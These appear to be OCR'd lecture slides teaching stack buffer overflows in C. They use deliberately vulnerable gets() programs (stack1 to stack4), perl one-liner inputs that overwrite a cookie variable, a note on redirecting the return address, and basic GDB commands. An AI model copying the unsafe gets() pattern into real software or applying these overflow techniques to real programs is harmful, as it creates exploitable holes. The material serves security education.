Hands on C and C++: vulnerabilities and exploits

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
Practical stuff

- Exercise programs from gera's insecure programming page: http://community.core-sdi.com/~gera/InsecureProgramming/
- DL from http://fort-knox.org/~yyounan/secappdev/
  - Get vmware-player and secappdev.zip or .tar.gz
- Login with: secappdev/secappdev (root also secappdev)
- cd HandsOn
- Compile with gcc -g <prog.c> -o <progname>
- We'll start with stack1 - stack5
- Then we'll move on to abo1 - abo7

Process memory layout




stack1.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack1.c


IP
main:
cookie
buf[80]
printf()
gets()
...
Stack
FP
SP
Return address
Frame pointer
cookie
buf

stack1.c



- perl -e 'print "A"x80; print "DCBA"' | ./stack1


stack2.c

- int main() {


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x01020305)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack2.c


IP
main:
cookie
buf[80]
printf()
gets()
...
Stack
FP
SP
Return address
Frame pointer
cookie
buf

stack2.c




- perl -e 'print "A"x80; printf("%c%c%c%c", 5, 3, 2, 1)' | ./stack2

stack3.c

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x01020005)
                printf("you win!\n");
}
```


- What input is needed for this program to exploit it?

stack3.c



IP
main:
cookie
buf[80]
printf()
gets()
...
FP
SP
Stack
Return address
Frame pointer
cookie
buf

stack3.c



- perl -e 'print "A"x80; printf("%c%c%c%c", 5, 0, 2, 1)' | ./stack3


stack4.c

- int main() {

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x000a0d00)
                printf("you win!\n");
}
```

- Do you see any problems with stack4?
- How would you solve them?

stack4.c



IP
main:
cookie
buf[80]
printf()
gets()
...
Stack
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c

- Can’t generate the correct value: \n will terminate the gets
- Must overwrite the return address and jump to the instruction after the if

Intro to GDB


- Compile the application with -g for debugging info
- gdb <program name>
  - break main -> tells the debugger to stop when it reaches main
  - run -> run the program
  - x buffer -> print out the contents and address of buffer
  - disas func -> show assembly representation of func
  - x buffer+value -> print out buffer+value, useful for finding the return address

stack4.c

